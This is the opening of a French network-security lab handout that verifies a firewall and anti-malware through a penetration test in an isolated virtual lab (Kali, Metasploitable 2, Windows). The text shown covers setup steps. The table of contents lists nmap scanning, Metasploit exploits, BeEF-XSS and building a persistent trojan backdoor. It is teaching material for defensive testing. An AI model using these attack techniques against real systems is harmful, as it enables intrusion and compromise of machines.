

MSAP Labo 2 :

Vérifier l'efficacité des défenses mises en œuvre

Table des matières

1) Démarche générale.....	2
1.1) Architecture cible.....	3
1.2) Configuration du poste attaquant.....	4
1.3) Configuration du serveur victime Metasploitable 2.....	9
a) Installation avec Oracle VirtualBox.....	9
b) Installation avec Vmware Workstation.....	12
c) Lancement de Metasploitable.....	13
1.4) Configuration du poste victime Windows.....	14
2) Phase 1 : test du pare-feu.....	15
2.1) Exemples d'utilisation de nmap (scans classiques).....	15
2.2) Exemples d'utilisation de nmap (scans <i>furtifs</i>).....	17
3) Phase 2 : test de l'anti-malware.....	19
3.1) Lancement de Metasploit.....	19
3.2) Première attaque : exploit sur un service ciblé.....	19
3.3) Seconde attaque - autopawn ciblant les services d'un serveur.....	26
3.4) Troisième attaque - autopawn ciblant le navigateur d'un client).....	28
a) Cas où la procédure ne fonctionne pas.....	29
b) Cas où la procédure fonctionne.....	30
3.5) Seconde attaque (Beef-xss).....	32
3.6) Troisième attaque : Porte dérobée (Backdoor).....	40
a) Création du trojan.....	40
b) Exploitation du trojan.....	41
c) Persistance de la connexion.....	45
4) Documentation.....	46
4.1) Commandes nmap.....	46
a) Découverte de hôtes.....	46
b) Techniques de scan.....	46
c) Spécification des ports.....	46
d) Modes de détection.....	46
4.2) Commandes de base de données Metasploit.....	47
4.3) Commandes <i>msfvenom</i>	47
4.4) Commandes principales meterpreter.....	48
4.5) Résolution de problèmes.....	51
a) Metasploit : Database not connected.....	51
b) Metasploit : Database not initialized.....	51

1) Démarche générale

Nous avons vu dans le cours plusieurs outils capables de bloquer un certain nombre de menaces.

Cependant, la simple installation de ces outils ne suffit pas pour assurer la protection correcte du système informatique.


Afin de vérifier l'efficacité de ces contre-mesures, nous allons pratiquer des tests d'intrusion ciblés sur deux outils :

- le pare-feu (Windows firewall)
- l'anti-malware (Windows Defender).

Vous endosserez le rôle d'un attaquant qui tentera de :

- délimiter la surface d'attaque réseaux d'une machine cible (par détermination des ports exposés) [afin de tester le Parefeu]
- exploiter des vulnérabilités présentes dans le système
- construire puis introduire un malware exploitant un port ouvert de la phase précédente [afin de tester l'anti-malware]

Afin de pratiquer vos tests, pour chaque élément testé (pare-feu et anti-malware), vous procéderez de la manière suivante :




Après le point 6, si les tests échouent, nous pouvons supposer que le système est correctement sécurisé, la contre-mesure est jugée efficace, il suffira de se concentrer par la suite sur la mise à jour de la contre-mesure.

Par contre, si le test est un succès au point 6, cela signifie que nous devons mieux sécuriser notre infrastructure (vérification de l'état, reconfiguration, mise à jour ou migration de l'outil...).

1.1) Architecture cible

Pour la suite de ce laboratoire, vous aurez besoin de reproduire l'architecture suivante :



Toutes les machines de l'infrastructure devront être virtualisées.

Le mieux est de virtualiser l'ensemble des machines, sous Oracle VirtualBox ou VMware Workstation :

- le **poste attaquant**, disposera de Kali Linux. Une version live-cd suffira. Nous utiliserons le framework de test Metasploit,
- le **serveur victime**, disposera de Metasploitable, un système d'exploitation volontairement non sécurisé, particulièrement bien adapté à l'exploitation de failles par le framework Metasploit,
- le **poste victime**, disposera d'une version standard de Windows. Pour vérifier le bon fonctionnement des outils de pénétration, le pare-feu et l'anti-malware seront désactivés, testés puis réactivés comme dans la première partie du laboratoire.

Les tests seront pratiqués dans un premier temps sur le **serveur victime** qui ne dispose d'aucune sécurité particulière (pas de pare-feu, ni de d'anti-malware) puis sur le **poste victime** pour davantage de réalisme (il faudra désactiver puis réactiver pare-feu et anti-malware lors des tests). Par simplification, les tests seront pratiqués sur le même réseau (192.168.1.0/24).

Assurez-vous que le poste attaquant puisse joindre chacune des machines victimes

Assurez-vous que les cartes réseaux virtuelles sur lesquelles vous allez configurer des adresses statiques ne soient pas en « accès par pont (bridge) » afin de ne pas communiquer avec les machines de vos camarades, qui, dans la même configuration, exploiteraient les mêmes adresses sur le réseau 192.168.1.0

Pour les accès internet, il est conseillé d'ajouter une seconde carte réseau virtuelle configurée en « accès par pont (bridge) ». Sous le système d'exploitation, il faudra laisser la configuration dynamique DHCP par défaut.

1.2) Configuration du poste attaquant

Créez une nouvelle machine virtuelle avec les éléments suivants :

Les chemins vers les fichiers sont à adapter selon votre machine.

Virtual machine name and operating system

VM Name

VM Folder

ISO Image

OS Edition

OS

OS Distribution

OS Version

Proceed with Unattended Installation


La quantité de mémoire et le nombre de processeurs peuvent être modifiés en fonction des capacités de votre machine (2 Mo minimum et 1 CPU minimum).

Specify virtual hardware

Base Memory


Number of CPUs

Use EFI




Créer la machine virtuelle, mais ne pas la démarrer.

Modifiez les paramètres de stockage afin de spécifier le live-cd Kali



Modifiez les paramètres de réseau afin de spécifier un adaptateur de réseau de type **réseau interne** – précisez le nom du réseau (**intnet par défaut**)


Toutes les VMs du laboratoire devront partager ce nom de réseau




Démarrez la machine virtuelle, connectez-vous avec le login **kali** et le mot de passe **kali**


Attention le clavier est en qwerty, il faut donc taper **kqli**

Modifiez l'adresse IP de la machine






Précisez l'adresse 192.168.1.100 :



Désactivez puis réactivez l'adaptateur réseau



1.3) Configuration du **serveur victime** Metasploitable 2

1) Si le fichier n'a pas été fourni sur le réseau local, récupérez Metasploitable2 à l'adresse suivante :

<https://sourceforge.net/projects/metasploitable/files/latest/download>


2) Décompressez le fichier avec 7zip (<https://www.7-zip.org/download.html>)

3) La suite dépend de votre système de virtualisation :

